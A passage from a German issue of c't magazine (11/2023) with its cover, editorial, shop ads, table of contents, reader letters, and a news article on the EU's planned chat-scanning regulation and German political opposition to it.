c't magazin für computer technik
6.5.2023 11
Europas größtes IT- und Tech-Magazin

Gefährlicher Solar-Wechselrichter

Gehackt trotz 2-Faktor-Schutz

Neue Angriffe auf Authenticator-Apps, OTP, FIDO2: So schützen Sie sich

TEST

Gaming-CPU AMD Ryzen 7 7800X3D
Mullvad Browser mit Privacy-Schutz
App-gesteuertes Teleskop
Software für Autoren & Vielschreiber
10 SATA-SSDs zum Aufrüsten

KI-Tools für die Recherche

Sprach-KI hilft beim Sichten wissenschaftlicher Texte

FOKUS

PC-Bauvorschlag: Optimale Audio-Workstation
KI-Beschleuniger: 1000-mal schneller als CPUs
Smart Home vernetzen mit KNX
Wie ChatGPT beim Programmieren hilft
Kryptowährungen: Gewinne richtig versteuern

€ 5,90
AT € 6,50 | LUX, BEL € 6,90
NL € 7,20 | IT, ES € 7,40
CHF 9.90 | DKK 64,00

Smarter pendeln: 5 E-Bikes im Test

Von Citybike bis Lastenrad: Das richtige Rad für Sie

4 196148 405900 11

Audi Business
Unser Antrieb:
Ihre Ziele.
Entdecken Sie attraktive Konditionen für Businesskunden.
Mehr unter audi.de/business
IN A 5103

Liebe Leserinnen und Leser: Alles bleibt anders

Ich darf mich an dieser Stelle kurz als neuer Chefredakteur der c’t vorstellen. Die c’t ist seit vielen Jahren die zentrale Quelle für unabhängigen und kritischen Technikjournalismus, der eine komplexe IT-Welt verständlich und zugänglich macht. Als Teenager habe ich das erste Mal das Gehäuse eines defekten PCs aufgeschraubt und musste ganz ohne Internetsuche und Video-Tutorials herausfinden, wie diese Kiste eigentlich funktioniert - da half nur die c’t. Ich habe auf diesem Wege irgendwie gelernt, wie man mit einem Nullmodem-Kabel ein Netzwerk unter MSDOS aufbaut, um Windows-Disketten auf ein Notebook ohne Diskettenlaufwerk zu kopieren, dessen PCMCIA-Treiber nur unter der 3.11er-Version des Microsoft-Betriebssystems funktionieren. Die Älteren erinnern sich.

Mit der nächsten Ausgabe feiern wir das 40-jährige Jubiläum der c’t (ab 13. Mai 2023 überall erhältlich). Ich bin stolz darauf, nun Teil dieses Teams zu sein, das seinen Lesern seit vier Jahrzehnten verlässliche Informationen, einzigartige Testqualität und fundierte Analysen bietet. Diese Tradition werden wir fortsetzen und weiterentwickeln, um die c’t auch in Zukunft zu einem unverzichtbaren Ratgeber für IT-Interessierte und -Experten zu machen.


Gleichzeitig stehen wir vor den Herausforderungen des Journalismus im digitalen Zeitalter: Wir erleben gerade in ungeheurer Geschwindigkeit, wie Sprachmodelle und maschinelles Lernen die Welt und auch unsere Arbeit verändern. Videos entstehen aus dem Nichts, AI-Fotos gewinnen Fotowettbewerbe und wir müssen noch genauer hinschauen, was "echt" ist und was nicht. Das verändert auch unsere Arbeit.

Umso mehr freue ich mich darauf, mit dieser außergewöhnlichen Redaktion diese Chancen zu ergreifen, aber auch kritisch zu hinterfragen, welchen Einfluss diese Technologien auf unser Leben und unsere Arbeitswelt haben. Und weil die digitale Welt sich so rasant entwickelt, werden wir uns verändern müssen und wenn Sie dazu mit mir im Dialog bleiben wollen, erreichen Sie mich per E-Mail unter tbe@ct.de und auf vielen Social-Media-Plattformen mit @torstenbeeck.

Torsten Beeck

Für Wissenshungrige...

Ausgewählte Fachliteratur



Wolfram Gieseke

Windows 11 – Power-Tipps

Ob ein externes Gerät nicht erkannt wird, Programme nicht mehr wie gewohnt laufen oder ein Ihnen unbekannter Update-Fehler auftritt: Wenn Sie den unterschiedlichen Fehlermeldungen selbst auf den Grund gehen möchten, hilft Ihnen dieses Buch weiter.

19,95 €

Brian Svidergol, Bob Clements, Charles Pluta

Microsoft 365 Mobilität und Sicherheit

Bereiten Sie sich auf die Microsoft-Prüfung MS-101 vor und zeigen Sie, dass Sie die erforderlichen Fähigkeiten und Kenntnisse für die Verwaltung von Mobilität und Sicherheit in Microsoft 365 sowie die damit verbundenen Verwaltungsaufgaben in der Praxis beherrschen. Dieses Prüfungstraining wurde für erfahrene IT-Profis entwickelt.

49,90 €

Eric Amberg, Daniel Schmid

Hacking – Der umfassende Praxis-Guide (2. Auflage)

Dies ist ein Leitfaden für angehende Hacker, Penetration Tester, IT-Systembeauftragte, Sicherheitsspezialisten und interessierte Poweruser. Mithilfe vieler Workshops sowie Tipps und Tricks lernen Sie die Vorgehensweise eines professionellen Hacking-Angriffs kennen.

49,99 €

Michael Weigend

Python 3 für Studium und Ausbildung

Alle wichtigen Grundlagen der Python-Programmierung werden erklärt. Es sind keine Vorkenntnisse notwendig und die Themen werden fachunabhängig erläutert.

19,99 €

Christian Immler

Haus und Wohnung smart vernetzt

Ob Sie Daten, Musik und Medien im ganzen Haus nutzen, Ihr WLAN optimieren oder per App aus der Ferne Ihre Heizung anstellen, diese und weitere relevante Themen rund um Ihr vernetztes Zuhause werden in diesem Buch ausführlich besprochen.

19,95 €


Thomas Kaffka

3D-Druck – Praxisbuch für Einsteiger (3. Auflage)

Entdecken Sie die nahezu unbegrenzten Möglichkeiten des 3D-Drucks in allen Varianten: vom Einsatz des eigenen 3D-Druckers zu Hause über die Verwendung von öffentlich zugänglichen Druckern bis hin zur Nutzung von 3D-Druckservices.

29,99 €

BEST-SELLER



Michael Kofler, Charly Kühnast, Christoph Scherbeck

Raspberry Pi (7. Auflage)

Das Standardwerk in 7. Auflage, aktuell zum Raspberry Pi Pico.
Die RasPi-Experten Michael Kofler, Charly Kühnast und Christoph Scherbeck bieten Ihnen auf über 1.000 Seiten das komplette Wissen, damit Sie mit dem Raspberry Pi richtig durchstarten.

44,90 €

Anatomie 4D – Der menschliche Körper

Mithilfe einer kostenlosen App und bahnbrechender Augmented Reality kann der Aufbau der Knochen, die Muskeln in Aktion, das Nerven- und Kreislaufsystem sowie das größte menschliche Organ, die Haut, beobachtet werden.

14,95 €

shop.heise.de/highlights2023

PORTOFREI AB 20 € BESTELLWERT INNERHALB DEUTSCHLANDS

...und Nerds

shop.heise.de/highlights2023

Zubehör und Gadgets

Oxocard Artwork Creative Coding

Mit dem leistungsfähigen Dual-Core Chip ESP32 liefert die Oxocard genügend Power für Ihre Experimente. Lernen Sie in kurzer Zeit wie man beeindruckende visuelle Effekte erzeugt, wie wir sie aus Spielen und Filmen kennen.

69,90 €

musegear® finder Version 2

Finden Sie Schlüssel, Handtasche oder Geldbeutel bequem wieder statt ziellos zu suchen. Mit dem Finder können Sie z.B. das Smartphone klingeln lassen oder Wertgegenstände einfach tracken und noch mehr.

24,90 €

Joy-IT LCR-T7 Messgerät

Mit Hilfe des LCR Messgerätes können Sie die Induktivitäten (L) von Spulen, Kapazitäten (C) von Kondensatoren und deren Widerstände (R) als Verlust messen. Die automatische Bauteilerkennung von dem Messgerät kann elektronische Komponenten (Dioden, Z-Dioden, Doppeldioden, Widerstände, Kondensatoren, Induktoren, Thyristoren, Triacs, Feldeffekttransistoren, Bipolartransistoren und Batterien) erkennen.

29,90 €

Nitrokey 3A NFC

Der Nitrokey 3 vereint die Funktionen vorheriger Nitrokey Modelle: FIDO2, Einmalpasswörter, OpenPGP Chipkarte, Curve25519, Passwort-Manager, Common Criteria EAL 6+ zertifiziertes Secure Element, Firmware-Updates. Damit werden Ihre Accounts zuverlässig gegen Phishing und Passwort-Diebstahl geschützt.

59,90 €

Joy-IT OR750i: Freifunk- & OpenWrt-Dual-Band-Router

Der Einstieg in die Freifunk- und OpenWrt-Welt kann oft schwierig sein. Deshalb hat Joy-IT in Zusammenarbeit mit Freifunk Hannover und c't den OR750i entwickelt.
Dank Webinterface kann man beliebige Firmwares einfach hochladen – ohne komplizierte Kommandos oder inkompatible Hardware-Revisionen; ideal für OpenWrt-Einsteiger und solche, die Freifunk einfach nur nutzen wollen.

39,90 €

JOY-IT DSO-138 M mini Oszilloskop

Das Mini- Oszilloskop mit einer Bildschirm-Größe von 2,4" kann per USB oder Akku betrieben werden. Eine Verbesserung ist der externe Triggereingang, welcher TTL- und LVTTL-Signale als Quelle akzeptiert und serielle Ausgabe von Wellenformdaten.

54,90 €

Die Reise mit dem micro:bit V2

Mit der Electronic Adventure Experimentier-Box ab 8 Jahren lernt man in aufeinander aufbauenden Lektionen wie sich auf Basis des BBC micro:bit spannende Experimente verwirklichen lassen.

49,90 €

REINER SCT Authenticator

Der REINER SCT Authenticator speichert die elektronischen Schlüssel für die Logins sicher in seiner Hardware und generiert die TOTP-Einmalpasswörter hochgenau alle 30 Sekunden. Er arbeitet ohne Internetverbindung und kann deshalb online nicht angegriffen werden. Zusätzlich kann seine Funktion noch mit einem PIN-Schutz abgesichert werden.

44,90 €

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

Inhalt c't 11/2023

Titelthemen

Gehackt trotz 2-Faktor-Schutz

16 **Neue Angriffe** auf den zweiten Faktor
22 **Phishing** funktioniert trotz 2FA
26 **Schutz vor Angriffen** Accounts abdichten

Smarter pendeln: 5 E-Bikes im Test

58 **E-Bikes** Von Lastenrad bis Stadtflitzer
62 **Test** Fünf smarte Citybikes
70 **Alternative Apps** für Smart Bikes

KI-Tools für die Recherche

118 **Sprach-KI** hilft beim Studieren von Papers

Aktuell


14 **Chatkontrolle** Bürgerrechte ade
32 **KI-Agenten** interagieren mit ChatGPT
34 **Forschung** Laufroboter als Inspektor
36 **KI** Turbo durch WebGPU, Faktenprüfer
38 **Bildsegmentierung** Freistellen mit KI
40 **Handel und Geld** EU-Kryptogeldregulierung
41 **EU-Gesetz** gefährdet Open Source
42 **Bit-Rauschen** EU-Chipgesetz, Ryzen-Panne
43 **Hardware** Profigrafikkarten, Gaming-Notebook
44 **Server & Storage** Festplatte mit 22 TByte
46 **Netze** NAS fürs Rack, Fritz lernt ZigBee
47 **Netflix** Account-Sharing-Sperre später
48 **Seitenkanalangriffe** Hacker im Interview
52 **Linux** Gnome Shell auf dem Handy
53 **Spiele** Atari kauft Hunderte Klassiker
54 **Web-Tipps** Kunst, Karten, Samensammlung

Test & Beratung

74 **SSD mit PCIe 5.0** SSD Crucial T700
76 **Türschlossmotor** Switchbot Smart Lock
76 **USB-Gehäuse für M.2-SSDs** Cablecc Combo T.
78 **Mini-PC** ECS Liva Q3H mit HDMI-Eingang
80 **Haushaltsbuch-App** Fabit
80 **To-do-Liste fürs Terminal** Please
82 **Gaming-CPU AMD Ryzen 7 7800X3D**
84 **Mullvad Browser mit Privacy-Schutz**
85 **Kaffeevollautomat** mit WLAN und Alexa
86 **Mini-PC** Intel NUC13AN
88 **Gefährlicher Solar-Wechselrichter**
92 **App-gesteuertes Teleskop**
94 **Halter mit Tracking** für Handys und Kameras
96 **10 SATA-SSDs zum Aufrüsten**
100 **Tablet für Zocker** mit starker CPU und GPU
104 **Saugroboter** mit cleverer Wischfunktion
108 **PC-Bauvorschlag: Optimale Audio-Workstation**
112 **Software für Autoren & Vielschreiber**
180 **Bücher** Excel-Hacks, Chipkrieg

Wissen

124 **KI-Beschleuniger: 1000-mal schneller als CPUs**
132 **KI-Chatbots** Virtuelle Freunde?
138 **Zahlen, Daten, Fakten** Quantencomputer
140 **Smart Home vernetzen mit KNX**



146 Wie ChatGPT beim Programmieren hilft
150 Ransomware Erpressung als Dienstleistung
156 40 Jahre c't Die Seite drei
172 Kryptowährungen: Gewinne richtig versteuern

Praxis

158 Dual-Boot Systemwahl per USB-Stick
164 Kubernetes Anwendungen mit Helm paketieren
168 Metadaten in Fotos bearbeiten mit jhead

Immer in c't

3 Editorial Der Neue am Ruder
8 Leserforum
13 Schlagseite
56 Vorsicht, Kunde Rücksendewirren bei Amazon
176 Tipps & Tricks
182 FAQ .NET
184 Story Nennt mich Pino
192 Inserentenverzeichnis
193 Impressum
194 Vorschau 13/2023

Frisch aus c't Nerdistan

70 Bike-Apps Alternativen für Cowboy und VanMoof
158 Windows oder Linux USB-Stick entscheidet, was bootet

c't Hardcore

124 KI-Beschleuniger So funktionieren sie
164 Kubernetes Anwendungen mit Helm paketieren

Leserforum




Bild: Michael Vogt

Über das Support-Ende für Windows 10 (Titelthema in c't 10/2023) ärgern sich viele Windows-Nutzer.

Skandal?

Das Support-Ende für Windows 10 hat Auswirkungen auf alle, c't 10/2023, S. 62

Wo ist da der Skandal? Die ganze Welt schreit, dass Microsoft mehr für die PC-Sicherheit tun muss. Und kaum macht Microsoft genau das, schreit die Welt auch wieder.

bahnrat

Linux nachhaltiger

Nachhaltigkeit gibt es nicht bei Microsoft. Besser früher als später auf Linux umsteigen. Mein Laptop Baujahr 2008 hat vor wenigen Tagen das Update auf das taufrische Linux Fedora 38 bekommen. Mit sehr aktuellem Linux rennt es seit Jahren vollkommen problemlos und dank kontinuierlicher (fast täglicher Updates) bleibt das Betriebssystem sicher. Durch die mögliche jahrelange Verwendung der Hardware ist das eine nachhaltige und kostengünstige Lösung.

SirLoxley

Doppelt bestraft

In dem Artikel wird zwar der Umstieg auf ein anderes OS nahegelegt, aber das ist für viele Windows-Nutzer nicht wirtschaftlich sinnvoll. Natürlich gibt es schwarze Schafe, die ausschließlich geklaute Software betreiben. Aber es gibt es eben auch ehrliche Nutzer, die im Laufe der Zeit sehr viel Geld in Windows-Software investiert haben. Nur ein ganz kleiner Teil davon wird wohl unter macOS noch laufen oder eine Mac-Version haben. Somit bestraft Microsoft ehrliche Benutzer doppelt!

Jan Holznagel

Ohne Not

Hintergründe und Tipps zu den Hardware-Anforderungen von Windows 11, c't 10/2023, S. 70

Einige meiner Computer sind durchaus noch leistungsfähig. Zum Beispiel einige HP-Workstations mit Dual-CPU, 64 GByte RAM und mehr. Vielleicht nicht optimal bezogen auf den Leistungsverbrauch, aber deutlich besser und schneller als zum Beispiel mein aktueller und moderner Surface-Laptop, der bei jeder Teams-Konferenz geradezu einfriert. Bei den Workstations ist es die CPU, die nicht mehr unterstützt wird. In meinen Augen ohne erkennbaren Grund und willkürlich.

Ich finde, es sollte dem Nutzer obliegen, zu entscheiden, ob er ein Gerät mit einer bestimmten CPU weiterverwenden möchte oder nicht. Microsoft überschreitet klar eine Grenze, ohne erkennbare Not. TPM könnte ich noch verstehen, aber die CPU?

Franz Xaver

Schon bei Windows 10 Probleme

Hatte vor vielen Jahren schon bei einem Core-2-Duo-Notebook den Fall, dass nach einem halbjährlichen Feature-Upgrade Windows 10 nicht mehr bootete, egal was ich probiert habe, inklusive kompletter Neuinstallation. Das ist also – anders als suggeriert – nichts Neues, dass irgendwann auch Windows 10 mit circa acht Jahre alter Hardware nicht mehr läuft. Nur, dass es da nicht klar kommuniziert wurde und ich deswegen viel Zeit verbraten habe. Inzwischen ist Ubuntu drauf und wird weiterhin genutzt.

notting

KI-Generatoren können mehr

Bildgeneratoren Midjourney 5, Dall-E 2, Stable Diffusion XL, Adobe Firefly, c't 10/2023, S. 12

Warum immer diese Fixierung nur auf die Fotografie? Bildgeneratoren können doch viel mehr Bildstile. Angefangen von Gemälden aller Kunstrichtungen, über Vektorillustrationen, Comics, Cartoons, Kinderbuchbilder, Collagen, Fantasiebilder, technisch-mathematische Illustrationen und vieles mehr.

Die Generatoren werden immer besser und immer öfter eingesetzt. Wer sich dieser Tatsache verweigert, wird von ihr überrollt. Denn verschwinden werden die mit Sicherheit nicht mehr.

Clock12

In Österreich einfacher

Wer erklärt Oma das E-Rezept und die ePA?, c't 10/2023, S. 38

Der Weg in Österreich: Man nehme seine Versicherungskarte eCard, die man eh auch beim Arzt braucht, gehe damit in die Apotheke, wo sie in ein Lesegerät gesteckt wird, und man bekommt seine Medika-

Shelly persönlich treffen?

ict.allnet.de

Energie sparen | Automatisieren | Messen

Smart Home im Neubau, Bestandsgebäude oder Außengelände.
Lösungen für die Hutschiene, Unterputz und Plug & Play.

matter | Plus & Pro Serie

1

Übermäßigen Stromverbrauch erkennen

Unsere intelligenten Energieverbrauchsmesser helfen dabei, den Stromverbrauch in Echtzeit zu überwachen und werden benachrichtigt, sobald ein Gerät oder System einen bestimmten Schwellenwert überschreitet. Die Identifizierung von übermäßigem Energieverbrauch trägt dazu bei, die monatliche Stromrechnung zu reduzieren, unabhängig davon, ob es sich um einen Haushalt, ein Büro oder ein Industriegebäude handelt.

2

Analysieren der Informationen

Die Informationen von Shelly werden entweder in einer kostenlosen Cloud gespeichert oder können ganz ohne Cloud abgefragt werden und stehen für weiterführende Analysen Ihres Stromverbrauchs und möglicher Einsparungen zur Verfügung.

3

Überflüssigen Energieverbrauch vermeiden

Alle angeschlossenen Elektrogeräte oder Lichter, die in der Nacht nicht benutzt oder nicht ausgeschaltete werden, erzeugen unnötigen Energieverbrauch. Intelligente Energiemessung hilft Ihnen dabei, überflüssigen Energieverbrauch zu erkennen und zu vermeiden.

Offizieller Shelly Distributor
ALLNET GmbH Computersysteme
Maistraße 2, 82110 Germering

Tel.: +49 89 894 222 22
E-Mail: shelly@allnet.de
Web: lp.allnet.de/shelly

Fragen zu Artikeln

Mail-Adresse des Redakteurs am Ende des Artikels

Artikel-Hotline
jeden Montag 16–17 Uhr
05 11/53 52-333

mente. Es gibt zwar auch eine App, in der man sich digital identifizieren muss und sein Rezept an jemand anderen zur Abholung weitergeben kann, aber die eCard funktioniert einfach und ohne Erklärungsbedarf.

bitteichweißwas

Warum bezahlen wir das?

Als Hauptzweck der ePA wird uns ja die Sammlung von Krankheitsdaten zu Forschungszwecken genannt. Ansonsten stehen die Aufwände dieser Digitalisierung in keinem wirtschaftlichen Verhältnis zum Nutzen. Bisher war es ja immer so, dass Pharmakonzerne für die Erhebung von Krankheitsdaten im Rahmen von Studien viel Geld in die Hand nehmen mussten, um zum Beispiel die Versuchsteilnehmer zu bezahlen. Bei der ePA ist das nicht so. Hier bezahlen die Versuchsteilnehmer mit höheren Krankenkassenbeiträgen diese Datenerhebung. Eine Vergütung des Datenspenders gibt es ja nicht.

Ich bin daher überrascht, dass ich zwar im Alltag das Gefühl habe, in einer Gesellschaft von Egoisten zu leben. Aber hinsichtlich der Spende der eigenen Krankheitsdaten sind plötzlich alle zu Philanthropen mutiert und bezahlen sogar viel Geld hierfür.

pb823

Cooles Bedienkonzept

Portable Spielkonsole Playdate mit Kurbelsteuerung, c't 10/2023, S. 94

Die fehlende Hintergrundbeleuchtung hat den Vorteil, dass die Akkulaufzeit einfach verdammt lang ist, obwohl die Konsole recht klein ist. Im Standby wird permanent die Uhrzeit angezeigt. Dank des E-Paper-Displays verbraucht das fast keinen Strom.

Ich kann den zugehörigen Podcast empfehlen [via podcast.play.date, Anm. d. Red.]. Dort gibt es jeweils Einblicke in die Entwicklung der mitgelieferten Spiele und der Konsole selbst auch (nur englisch). Der kürzlich hinzugekommene „Catalog" macht es möglich, Spiele direkt über die Konsole zu kaufen. Cooles Bedienkonzept dahinter!

R4yKane

Lieber ZFS nutzen

Gelöschte Dateien anhand des Ext4-Journals wiederherstellen, c't 10/2023, S. 164

Ganz schöner Heckmeck jedes Mal – besser ZFS [als Dateisystem verwenden, Anm. d. Red.]. Da hat man einmal den Stress mit der Installation und kann danach zum Beispiel mit 15-minütigen Snapshots (die nicht merkbar sind wegen der zugrundeliegenden Copy-on-Write-Architektur) problemlos mit seinen gelöschten Dateien in der Zeit zurückwandern. Einfach die automatisiert (z. B. mit cron) angelegten Snapshots suchen.

Leider hat es ZFS aus Lizenzgründen nicht in den Kernel geschafft. Die Bedienung von ZFS selbst ist ein Träumchen. Intuitiv, klar strukturiert. ZFS hat fast 20 Jahre Entwicklung hinter sich und ist stabil.

Grober_Unfug

Wärmebildkamera beantwortet viele Fragen

So bauen Sie kleine (und große) Balkonkraftwerke, c't 10/2023, S. 142

Nachdem ich meine 10-kW-Anlage aufgebaut hatte, habe ich mich natürlich auch gefragt, ob die Stecker nun gut gecrimpt wurden. Ein Blick mit der Wärmebildkamera hat Zweifel sofort zerstreut. Keine Erwärmung feststellbar. Cool! Kupferkabel altern praktisch nicht, Kontakte aber schon. Es reicht also bei einem alten Haus, mit der Kamera mal alle Stellen, an denen Kontakte sind, zu betrachten. Steckdosen, Verteiler, Sicherungskasten etc.

ThorstenH

Sudoku-Rätsel

Sudoku-Generator in Python programmieren, c't 10/2023, S. 170

Die Schwierigkeit eines Sudoku-Rätsels hängt nicht von der Anzahl offener Zellen ab. Es kann gut gefüllte Rätsel geben, die es absolut in sich haben und entsprechend gering besetzte Puzzle, die quasi nach Schema F leicht zu lösen sind. Die meisten abgedruckten Rätsel sind mit eher trivialen Strategien auch dann lösbar, wenn sie als schwierig eingestuft sind. Härtere Nüsse erfordern schon mal Papier und Stift, um die verbleibenden Kandidaten aller leeren Zellen zu notieren, um sie dann sukzessive mit komplexeren Strategien zu eliminieren. Bei den ganz harten Brocken hilft noch nicht einmal das, dann ist „gezieltes Ausprobieren" angesagt.

Tims Katze

Ergänzungen & Berichtigungen

Schwierigkeiten mit Audiosignalen

Adapter verwandelt iOS-Gerät in HDMI-Monitor und -Recorder, c't 9/2023, S. 96

Offenbar hat der HDMI-iOS-Adapter Schwierigkeiten mit Audiosignalen, die mit einer Samplingfrequenz von 44,1 kHz eingespielt werden. So treten Störungen auf, wenn als Zuspieler die Retro-Spielkonsole A500 Mini genutzt wird, die Ton in diesem Format ausgibt. Die Auswirkungen halten sich in Grenzen, da heute üblicherweise 48 kHz als Samplingfrequenz genutzt wird, mit dem der SeeMo keine Probleme hat. Zudem führen viele Player ein Resampling von 44,1 auf 48 kHz durch, wenn sie beispielsweise Audio-CDs abspielen und den Ton per HDMI ausgeben.

Wir freuen uns über Post

redaktion@ct.de

c't Forum

c't Magazin

@ctmagazin

Ausgewählte Zuschriften drucken wir ab. Bei Bedarf kürzen wir sinnwahrend.
Antworten sind kursiv gesetzt.

Anonyme Hinweise
https://heise.de/investigativ

calmo®
Industrial IT made in Germany

QUALITY MADE IN GERMANY

CALMO
Industrial IT
made in Germany

Mit der Marke Calmo setzen wir neue Maßstäbe in der Entwicklung innovativer Hardware zum Einsatz in Industrieunternehmen und darüber hinaus. Unser Ziel ist es, einen Beitrag zur Digitalisierung sowie Automatisierung von Workflows und Produktionsprozessen zu leisten. Denn nur Unternehmen, die digital aufgestellt sind, werden auf lange Sicht international konkurrenzfähig bleiben.

Robust

Verlässlich

Unsere Calmos sind die perfekte Lösung für den Weg zu einem digitalisierten Unternehmen – bereit für den internationalen Wettbewerb und zum Eintritt in die Industrie 4.0. Calmo überzeugt im langjährigen Einsatz bereits bei vielen großen Konzernen verschiedenster Branchen.

Jetzt mehr erfahren:
calmo-pc.de

Brühlstraße 12 · 89537 Giengen

Eine Marke der EXTRA Computer GmbH · Irrtum und Änderung vorbehalten. Nur solange der Vorrat reicht.

EXTRA COMPUTER GMBH

09. + 10. November 2023 HALLE 45, Mainz

Das Event für IT im Mittelstand

Gemeinsam für die Digitalisierung

Jetzt Ticket sichern!

499 € statt ~~549 €~~

Gültig bis 19.05.2023

Aktionscode: MTXX23ct0605

Rabatt nicht kombinierbar

MITEXX Top-Themen 2023

- Automation
- New Work
- Multi/Hybrid Cloud
- Big Data
- IT-Security
- Sustainability

MiTEXX

www.mitexx.de

powered by DILK

Ein Angebot von FLEET|Events CONSUMER+BUSINESS · dt magazin für computer technik · MBmedien Group GmbH

Weitere Schlagseiten auf ct.de/schlagseite

Lauschangriff der Supernanny

Widerstand gegen EU-Pläne zur Chatkontrolle




Bild: Britta Pedersen/dpa

Bundesinnenministerin Nancy Faeser (SPD) will im Rahmen eines geplanten EU-Gesetzes künftig Chats im Internet flächendeckend überwachen lassen. Dagegen laufen nicht nur Bürgerrechtler Sturm. Ihnen zur Seite springt Digitalminister Volker Wissing (FDP).

Von Holger Bleich

Hinter den Kulissen in der rot-gelb-grünen Koalition streitet man sich derzeit über ein geplantes EU-Gesetz, das die Bürgerrechte unterminieren würde wie wohl kaum eine Regulierung im IT-Bereich zuvor. Es geht um die „Verordnung zur Prävention und Bekämpfung des sexuellen Missbrauchs von Kindern“ (Child-Sexual-Abuse-Verordnung, CSA-VO).

Auf der einen Seite stehen die Hardliner aus dem Bundesinnenministerium, angeführt von Ministerin Nancy Faeser (SPD). Auf der anderen Seite läuft die Bürgerrechte-Fraktion in der FDP Sturm. Und dazwischen steht Bundesdigitalminister Volker Wissing (FDP), der sich wie beim Verbrenner-Aus anschicken könnte, der EU-Kommission in die Parade zu fahren.

Im Mai 2022 hatte die EU-Kommission jene umstrittene CSA-Verordnung vorgeschlagen, die von Bürgerrechtlern um den EU-Parlamentarier Patrick Breyer (Piratenpartei) griffig „Chatkontrolle“ getauft wurde [1]. Dem Entwurf zufolge sollen nationale Behörden Internetdienste zwingen dürfen, die Inhalte ihrer Nutzer zu durchleuchten. Dabei geht es sowohl um Text als auch Bilder und Videos. Ziel ist es, Darstellungen von sexueller Gewalt an Kindern sowie die Suche von Pädophilen nach Kontakten zu Kindern (Grooming) aufzuspüren.

Sämtliche digitale Kommunikation von EU-Bürgern würde verdachtsunabhängig ins Visier von Strafermittlern geraten, sowohl E-Mail und Messenger-Chats als auch Dateien in Cloudspeichern. Besteht eine Anordnung durch die noch zu benennende nationale Behörde, soll ein Provider dem Entwurf zufolge künftig beispielsweise Bilder der Nutzer anhand bestehender Hash-Datenbanken auf strafbare Treffer hin überprüfen. Aber nicht nur das: KI-gestützte Systeme sollen proaktiv Darstellungen unbekleideter Kinder und Grooming-Versuche in Textnachrichten finden.

Zweifel an Scanning-Technik

Der Gesetzentwurf umfasst sogar ausdrücklich Ende-zu-Ende-verschlüsselte Nachrichten. Offen ließ die Kommission jedoch, wie Provider verschlüsselte Kommunikation scannen sollen. Sie setzt laut Entwurfsbegründung auf „modernste Technologie“, die „das Recht der Nutzer auf Privatsphäre so wenig wie möglich beeinträchtigt“.

In der Praxis bliebe aber nichts anderes übrig, als entweder Ende-zu-Ende-Verschlüsselung zu schwächen oder sogenanntes Client-Side-Scanning einzusetzen – also die Inhalte auf dem Endgerät zu durchleuchten, bevor sie verschlüsselt und verschickt werden. Beide Varianten zwängen die Provider dazu, fundamental in das Grundrecht auf private Kommunikation ihrer Nutzer einzugreifen.

Derzeit ringen sowohl die Mitgliedsstaaten als auch das EU-Parlament um ihre Positionen zum Vorschlag der Kommission. Im Parlament beschäftigt sich federführend der Ausschuss für bürgerliche Freiheiten, Justiz und Inneres (LIBE) mit dem Projekt. Am 19. April legte dessen Berichterstatter Javier Zarzalejos (EVP) einen ersten Entschließungsentwurf vor. Demnach will man zwar Verschlüsselung nicht schwächen, schließt aber Client-Side-Scanning explizit nicht aus. Grundsätzlich erhebt der Entwurf kaum relevante Einwände gegen den Verordnungsentwurf.

Berichterstatter Zarzalejos hat augenscheinlich die Erkenntnisse des Wissenschaftlichen Dienstes des EU-Parlaments ignoriert. Dieser hatte nur eine Woche zuvor eine Studie veröffentlicht, in der er dem Kommissionsvorschlag gleich mehrere unzulässige Eingriffe in die Bürgerrechte attestierte. Der Dienst bestätigte zwar, dass durchaus mehr Täter überführt werden könnten. Allerdings äußerte er Zweifel daran, dass die Scanning-Technik so ausgereift sei, dass nicht Tausende Unschuldige in falschen Verdacht geraten.

Viele Parlamentarier zeigten sich enttäuscht vom ersten Aufschlag des LIBE-Berichterstatters. Der FDP-Abgeordnete

Moritz Körner etwa erkannte „Änderungen vor allem kosmetischer Art“ und kündigte gegenüber dem Portal netzpolitik.org an: „Die FDP im Europäischen Parlament wird gegen die Linie des Berichterstatters stimmen.“ Bis dahin ist noch viel Zeit für Änderungen, denn erst im September will der LIBE-Ausschuss seine Position dem Parlament vorlegen, das dann im Oktober endgültig darüber abstimmen soll.

Nein, aber ...

Hat sich das EU-Parlament auf seine Position zur CSA-Verordnung festgelegt, geht es damit in die sogenannten Trilog-Verhandlungen mit der Kommission und dem Ministerrat, der wiederum die Position aller Regierungen der Mitgliedsstaaten einhegt und einbringt. Doch auch hier ist bislang keine Linie zu erkennen. Staaten wie Frankreich und die Niederlande wollten sich bislang nicht festlegen. Österreich hat als bislang einziges EU-Land angekündigt, im Rat gegen den Verordungsentwurf stimmen zu wollen.

Stimmen im Rat vier Staaten, die zusammen mehr als 35 Prozent der Bevölkerung in der EU repräsentieren, gegen einen Beschluss, ist er gekippt. Enthaltungen gelten dabei als Gegenstimme. Deutschland mit seinen 83 Millionen Einwohnern kommt also eine erhebliche Bedeutung bei solchen Ratsabstimmungen zu.

Nach einem Blick in den Vertrag der Ampelkoalition scheint klar, dass die Bundesregierung gegen das Verordnungsvorhaben stimmen muss. Wörtlich heißt es da: „Allgemeine Überwachungspflichten, Maßnahmen zum Scannen privater Kommunikation und eine Identifizierungspflicht lehnen wir ab.“ Doch Bundesinnenministerin Nancy Faeser hat im vergangenen Jahr wiederholt erklärt, sich daran bei der Abstimmung im Ministerrat zur CSA-Verordnung nicht halten zu wollen. Zwar lenkte sie im Februar teilweise ein und sprach sich gegen das Client-Side-Scanning und das Abschnorcheln verschlüsselter Chats aus, aber die Kommunikationskontrolle generell hält sie weiterhin für nötig.

Damit stellt sie sich gegen die Analysen fast sämtlicher Experten sowie des Bundesrats. Dieser hatte bereits im September 2022 „schwerwiegende grundrechtliche Bedenken“ gegen den CSA-Verordnungsentwurf geäußert. Anfang März bestätigte eine Anhörung im Digitalausschuss des Bundestags diese Auffassung. Die neun geladenen Sachverständigen übten allesamt scharfe Kritik am Entwurf.

Überraschend: Selbst der Leiter der Zentral- und Ansprechstelle Cybercrime Nordrhein-Westfalen, Oberstaatsanwalt Markus Hartmann, wies darauf hin, dass ein so weitreichender Eingriff, wie ihn die Verordnung vorsieht, nicht erforderlich sei. Vielmehr sollten die derzeit unzureichend aufgestellten Strafverfolgungsbehörden gestärkt werden.

